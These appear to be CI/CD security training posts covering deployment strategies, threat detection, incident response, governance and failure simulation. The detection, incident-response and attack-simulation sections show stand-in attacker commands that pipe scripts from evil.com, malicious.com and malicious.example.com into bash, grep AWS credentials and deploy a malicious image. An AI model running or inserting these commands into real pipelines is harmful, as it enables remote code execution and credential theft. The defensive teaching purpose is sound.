
Compare rolling, blue-green, and canary releases from a security and reliability perspective. Address rollback integrity, release provenance, emergency access, audit trails, and the risks of redeploying vulnerable artifacts.

ROLLING RELEASE




- Gradually replace instances
- Minimal downtime
- Lower blast radius
- Monitor for security issues
- Quickly stop if issues detected

BLUE-GREEN RELEASE



- Two identical environments
- Switch traffic after validation
- Easy and safe rollback
- Verify security and integrity
- No partial deployment state

CANARY RELEASE



- Release to a small percentage
- Monitor security and reliability
- Detect issues early
- Gradual increase in traffic
- Roll back if anomalies detected

EMERGENCY CHANGE



- Controlled emergency access
- Pre-approved process
- Use least privilege
- Full audit trail and justification
- Time-bound access and review

SECURITY CONSIDERATIONS

- 1 Verify artifact provenance before release.
- 2 Use signed and scanned artifacts only.
- 3 Prevent deployment of vulnerable versions.
- 4 Enforce approval policies.
- 5 Monitor for unusual behavior after release.
- 6 Maintain audit logs for all changes.

ROLLBACK INTEGRITY

- 1 Keep previously signed artifacts.
- 2 Ensure rollback artifacts are not vulnerable.
- 3 Verify signatures and provenance.
- 4 Maintain artifact immutability.
- 5 Test rollback process regularly.
- 6 Automate and document rollback procedures.

RELEASE PROVENANCE CHECKS

- 1 Verify artifact signature (cosign).
- 2 Check build provenance (SLSA).
- 3 Confirm exact image digest or version.
- 4 Validate source repository and commit.
- 5 Ensure artifact was built by trusted pipeline.
- 6 Block unsigned or tampered artifacts.

DEPLOYMENT STRATEGY COMPARISON

Strategy	How It Works	Security Advantages	Key Risks
Rolling	Replace instances gradually	Small blast radius	May expose issues longer
Blue-Green	Switch between two environments	Easy rollback, full validation	Higher infrastructure cost
Canary	Release to small subset	Detect issues early	Requires good monitoring

EXAMPLE: CANARY RELEASE (KUBERNETES)

```
apiVersion: argoproj.io/v1alpha1
kind: Rollout
metadata:
  name: myapp
spec:
  strategy:
    canary:
      steps:
        - setWeight: 10
        - pause: { duration: 5m }
        - setWeight: 50
        - pause: { duration: 10m }
        - setWeight: 100
```

EMERGENCY CHANGE CONTROLS

- 1 Use pre-defined emergency procedure.
- 2 Require approval (even for emergencies).
- 3 Grant time-bound elevated access.
- 4 Record full audit logs and justification.
- 5 Revoke access after change.
- 6 Conduct post-incident review.

RISKS OF REDEPLOYING VULNERABLE ARTIFACTS

- 1 Reintroduces known vulnerabilities.
- 2 Can be exploited immediately.
- 3 May bypass security scanning.
- 4 Creates compliance and legal risks.
- 5 Undermines trust in the release process.
- 6 Increases incident response time.

BEST PRACTICES

- 1 Use signed, immutable artifacts.
- 2 Implement progressive delivery.
- 3 Enforce policy and approval gates.
- 4 Validate before and after deployment.
- 5 Maintain tested rollback procedures.
- 6 Continuously monitor and audit releases.

SENIOR ENGINEER INSIGHTS

- 1 Never deploy an unsigned or unverified artifact.
- 2 Automate security checks in the pipeline.
- 3 Use progressive delivery to reduce risk.
- 4 Keep rollback artifacts tested and ready.
- 5 Monitor for anomalies after every release.
- 6 Balance security, speed and reliability.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

CI/CD Security Observability and Threat Detection

Identify security-relevant telemetry across repositories, runners, identity providers, registries, and deployment platforms. Investigate unusual token use, unauthorized workflow changes, suspicious artifacts, and unexpected production deployments.



KEY THREAT INDICATORS

- 1 Unusual token or credential usage (new location, time, or scope).
- 2 Unauthorized workflow file changes.
- 3 Suspicious or unsigned artifacts.
- 4 Unexpected deployment to production.
- 5 Use of self-hosted runners without approval.
- 6 Unusual access to registries or cloud resources.

IMPORTANT TELEMETRY SOURCES

- 1 Source control: commits, pull requests, workflow changes.
- 2 CI/CD runners: job logs, runner registration, execution environment.
- 3 Identity providers: token issuance, login locations, permission changes.
- 4 Container registries: image push/pull, deletions, tag changes.
- 5 Deployment platforms: release events, configuration changes.
- 6 Infrastructure: API calls, audit logs, policy violations.

DETECTION EXAMPLES

- 1 Token used from unexpected country or IP.
- 2 Workflow file modified outside normal changes (e.g., at night).
- 3 New or unsigned artifact pushed to registry.
- 4 Deployment triggered without approval.
- 5 Runner registered without authorization.
- 6 Sudden increase in privileged API calls.

EXAMPLE: GITHUB AUDIT LOG (SUSPICIOUS TOKEN USE)

```
{
  "actor": "ci-bot",
  "action": "oauth_access",
  "ip_address": "203.0.113.42",
  "location": "RU",
  "scopes": ["repo", "workflow"],
  "timestamp": "2026-10-08T22:14:03Z"
}
```

Unusual location and high-privilege scope. Investigate immediately.

EXAMPLE: SUSPICIOUS WORKFLOW CHANGE

```
- name: Run tests
  run: npm test

+ name: Run tests
  run: |
    curl -sSL http://evil.com/script.sh |
    bash
```

Unexpected command added to workflow.

EXAMPLE: UNEXPECTED PRODUCTION DEPLOYMENT

```
2026-10-08T21:33:12Z INFO
Deploy triggered
environment=production
actor=github-actions[bot]
ref=refs/heads/main
sha=4f9d2a7
image=myapp:latest
approved_by=None
```

Deployment to production without approval.

BEST PRACTICES

- 1 Centralize and retain CI/CD and cloud logs.
- 2 Monitor token and credential usage.
- 3 Alert on workflow and infrastructure changes.
- 4 Verify artifact signatures and provenance.
- 5 Track deployments and approvals.
- 6 Regularly review and tune detection rules.

INCIDENT RESPONSE STEPS

- 1 Investigate the alert and gather evidence.
- 2 Verify if the activity is malicious or legitimate.
- 3 Revoke compromised tokens and credentials.
- 4 Roll back any unauthorized changes.
- 5 Block malicious artifacts or workflow changes.
- 6 Document findings and improve detection rules.

SENIOR ENGINEER INSIGHTS

- 1 Visibility across the entire pipeline is critical.
- 2 Correlate events from multiple systems.
- 3 Look for behavior changes, not just signature matches.
- 4 Monitor self-hosted and third-party runners closely.
- 5 Use automated response for common threats.
- 6 Continuously improve detection with real incidents.

Incident Response: Compromised CI/CD Pipeline

Work through a production incident involving a compromised build runner or stolen deployment identity. Cover detection, blast-radius assessment, containment, credential revocation, artifact quarantine, recovery, and verification of trusted releases.

1. DETECT AND CONFIRM



- Identify unusual activity in pipeline, runner, or deployment identity
- Validate alerts and logs
- Confirm unauthorized changes or artifact modification
- Determine scope and timeline

2. ASSESS BLAST RADIUS



- Identify affected repositories, pipelines, artifacts and environments
- Determine what was deployed and where
- Check for lateral movement
- Identify exposed secrets, tokens and credentials
- Assess data and infrastructure impact

3. CONTAIN THE INCIDENT



- Disable compromised runners and identities
- Revoke tokens, keys and credentials
- Block malicious commits and workflow changes
- Quarantine suspicious artifacts and images
- Isolate affected environments

4. REMEDIATE AND RECOVER



- Remove unauthorized changes
- Rebuild trusted artifacts from clean environment
- Restore from known good configurations
- Redeploy using verified and signed artifacts
- Validate system integrity before full rollout

5. VERIFY AND IMPROVE



- Confirm only trusted releases are deployed
- Review and improve policies and controls
- Conduct post-incident analysis
- Update detection rules
- Implement additional safeguards
- Share lessons learned with the team

COMMON INDICATORS OF COMPROMISE

- 1 Unexpected workflow file changes.
- 2 Runners executing unknown commands.
- 3 Unusual token or credential usage.
- 4 Unauthorized or unapproved deployments.
- 5 Suspicious or unsigned artifacts.
- 6 New or unexpected services and resources in production.

KEY INCIDENT RESPONSE STEPS

- 1 Detect and confirm the incident.
- 2 Assess blast radius and impact.
- 3 Contain the threat immediately.
- 4 Revoke and rotate all credentials.
- 5 Quarantine and rebuild artifacts.
- 6 Recover, validate and monitor.

CREDENTIAL REVOCATION CHECKLIST

- 1 Revoke CI/CD tokens and keys.
- 2 Rotate cloud provider credentials.
- 3 Invalidate OIDC and service account identities.
- 4 Remove compromised SSH keys.
- 5 Review and revoke third-party integrations.
- 6 Verify no remaining active sessions.

EXAMPLE: SUSPICIOUS WORKFLOW CHANGE

```
name: Build and Deploy
on:
  push:
    branches: [ main ]
jobs:
  deploy:
    runs-on: self-hosted # suspicious
    steps:
      - name: Download script
        run: curl -sL http://malicious.com/x.sh | bash
```

Unexpected change downloads and executes external script.

EXAMPLE: CONTAINMENT ACTIONS

```
# Disable compromised runner
gh runner delete compromised-runner

# Revoke GitHub token
curl -X DELETE \
  -H "Authorization: token <TOKEN>" \
  https://api.github.com/installation/token

# Quarantine suspicious image
docker tag myapp:latest myapp:quarantine
```

EXAMPLE: VERIFY TRUSTED RELEASE

```
# Verify artifact signature
cosign verify \
  --certificate-identity=https://github.com/org \
  myapp:1.2.3

# Check image digest
skopeo inspect docker://myapp:1.2.3 | grep Digest

# Deploy only verified artifact
kubectl set image deployment/myapp \
  myapp=myapp@sha256:abc123....
```

BEST PRACTICES

- 1 Use short-lived credentials and OIDC.
- 2 Require signed and verified artifacts.
- 3 Restrict and monitor self-hosted runners.
- 4 Enforce branch protection and approvals.
- 5 Monitor for unusual pipeline behavior.
- 6 Regularly test incident response procedures.

POST-INCIDENT ACTIONS

- 1 Conduct a detailed root cause analysis.
- 2 Update policies, controls and monitoring.
- 3 Improve runner and identity security.
- 4 Add additional detection rules.
- 5 Document timeline and impact.
- 6 Share lessons learned with the organization.

SENIOR ENGINEER INSIGHTS

- 1 Assume build pipelines are high-value targets.
- 2 Self-hosted runners require strict isolation.
- 3 Always verify artifact provenance before deploy.
- 4 Monitor for unauthorized changes continuously.
- 5 Automate response for common attack patterns.
- 6 Regularly practice incident response scenarios.



@veriqta



@veriqta



@veriqta



@veriqta




@veriqta



@veriqta

Enterprise CI/CD Security Architecture and Governance

Design a secure delivery architecture across multiple teams, cloud accounts, clusters, and environments. Evaluate centralized versus federated pipelines, platform ownership, policy enforcement, auditability, exception management, and developer experience.



KEY ARCHITECTURE PRINCIPLES

- 1 Security by default across all pipelines.
- 2 Least privilege and separation of duties.
- 3 Consistency with flexibility for teams.
- 4 Immutable, verifiable artifacts.
- 5 Full auditability and traceability.
- 6 Developer experience without compromising security.


ENTERPRISE DESIGN CONSIDERATIONS

- 1 Organization structure and team model.
- 2 Cloud account and cluster strategy.
- 3 Centralized vs federated pipelines.
- 4 Standardized tools and templates.
- 5 Policy enforcement and guardrails.
- 6 Scalability, multi-region and DR.

COMMON GOVERNANCE RISKS

- 1 Inconsistent security controls across teams.
- 2 Overly permissive pipeline permissions.
- 3 Untracked exceptions and manual changes.
- 4 Shadow pipelines and unapproved tools.
- 5 Poor audit logging and visibility.
- 6 Friction between security, compliance and developer productivity.

ENTERPRISE CI/CD ARCHITECTURE EXAMPLE



POLICY AS CODE EXAMPLE (OPA)

```
package cicd.security

deny[msg] {
  input.resource.type == "deployment"
  input.resource.environment == "prod"
  not input.approvals.security
  msg = "Production deployment requires security approval"
}

deny[msg] {
  input.image.unsigned == true
  msg = "Only signed images are allowed"
```

BEST PRACTICES

- 1 Use a well-defined platform and service catalog.
- 2 Enforce policy as code across all pipelines.
- 3 Implement consistent security controls.
- 4 Provide secure, reusable pipeline templates.
- 5 Automate compliance and audit reporting.
- 6 Continuously review and improve governance.

IMPLEMENTATION ROADMAP

- 1 Assess current state and risks.
- 2 Define target architecture and ownership.
- 3 Implement core security controls.
- 4 Migrate teams to standardized pipelines.
- 5 Enable audit, reporting and exception process.
- 6 Continuously improve based on feedback.

SENIOR ENGINEER INSIGHTS

- 1 Start with clear ownership and accountability.
- 2 Treat pipelines as critical infrastructure.
- 3 Balance security with developer productivity.
- 4 Use progressive enforcement and education.
- 5 Monitor for drift and unauthorized changes.
- 6 Regularly review exceptions and their risks.



@veriqta



@veriqta



@veriqta



@veriqta



@veriqta



@veriqta

Senior Engineer Production Security Review and Failure Simulation

Conduct an end-to-end security assessment of a realistic enterprise CI/CD architecture. Identify exploitable trust boundaries, rank risks, design mitigations, test incident scenarios, and produce an evidence-based production readiness decision.

REALISTIC ENTERPRISE CI/CD ARCHITECTURE



1. ASSESS THE ENVIRONMENT



- Map the CI/CD architecture
- Identify assets and data flows
- Define trust boundaries
- Document identities and permissions
- Understand business impact

2. IDENTIFY AND RANK RISKS



- Find exploitable trust boundaries
- Analyze attack paths
- Rank risks (Critical, High, Medium, Low)
- Consider likelihood and business impact
- Identify compliance and regulatory risks

3. DESIGN MITIGATIONS



- Strengthen identity and access controls
- Enforce policy as code
- Harden runners and build environments
- Implement artifact signing and verification
- Improve monitoring and alerting

4. FAILURE SIMULATION



- Simulate real attack scenarios
- Test compromised runner
- Test stolen credentials
- Test malicious artifact
- Test unauthorized deployment
- Measure detection and response time

5. READINESS DECISION



- Review findings and evidence
- Validate mitigations
- Confirm residual risk is acceptable
- Document required actions
- Approve, conditionally approve, or block production

COMMON FAILURE SCENARIOS

- 1 Compromised self-hosted runner.
- 2 Stolen deployment identity (OIDC/keys).
- 3 Malicious code in pull request.
- 4 Tampered build or unsigned artifact.
- 5 Unauthorized workflow modification.
- 6 Unexpected production deployment.

EVIDENCE TO COLLECT

- 1 CI/CD logs and audit logs.
- 2 Identity and access logs.
- 3 Build artifacts and signatures.
- 4 Deployment records and approvals.
- 5 Monitoring and alerting data.
- 6 Incident timeline and screenshots.

RISK RANKING EXAMPLE

RISK	LIKELIHOOD	IMPACT	RANK
Stolen runner token	High	High	Critical
Unsigned artifact deployment	Medium	High	High
Workflow modification	Medium	High	High
Excessive permissions	High	Medium	High
Unmonitored changes	Medium	Medium	Medium

EXAMPLE: ATTACK SIMULATION STEPS

```
# 1. Simulate compromised runner
curl -sSL https://malicious.example.com/payload.sh | bash

# 2. Attempt to exfiltrate cloud credentials
env | grep AWS_

# 3. Push unauthorized image
docker build -t myapp:malicious .
docker push registry.example.com/myapp:malicious

# 4. Trigger deployment
kubectl set image deployment/myapp app=myapp:malicious
```

MITIGATION EXAMPLES

- 1 Use ephemeral and isolated runners.
- 2 Enforce OIDC with short-lived tokens.
- 3 Require signed and verified artifacts.
- 4 Implement branch protection and mandatory reviews.
- 5 Apply least privilege access controls.
- 6 Enable continuous monitoring and alerting.

PRODUCTION READINESS CHECKLIST

- 1 All critical risks mitigated or accepted.
- 2 Artifact signing and verification enabled.
- 3 Secure runner and deployment design.
- 4 Monitoring and alerting in place.
- 5 Incident response plan tested.
- 6 Evidence reviewed and approval recorded.

BEST PRACTICES

- 1 Assume the pipeline can be compromised.
- 2 Minimize and isolate trust boundaries.
- 3 Enforce strong identity and access controls.
- 4 Require signed, reproducible builds.
- 5 Continuously test and validate security controls.
- 6 Keep a clear audit trail for all changes.

LESSONS LEARNED

- 1 Small misconfigurations can lead to full compromise.
- 2 Artifact integrity is critical for production security.
- 3 Monitoring and early detection reduce impact.
- 4 Automated controls prevent human error.
- 5 Regular failure simulations improve readiness.
- 6 Security and developer experience must be balanced.

SENIOR ENGINEER INSIGHTS

- 1 Security review is a continuous process.
- 2 Challenge default permissions and trust.
- 3 Look for indirect and lateral attack paths.
- 4 Validate both technical and operational controls.
- 5 Use real-world scenarios, not theoretical examples.
- 6 Make a clear, evidence-based go/no-go decision.



@veriqta



@veriqta



@veriqta



@veriqta



@veriqta



@veriqta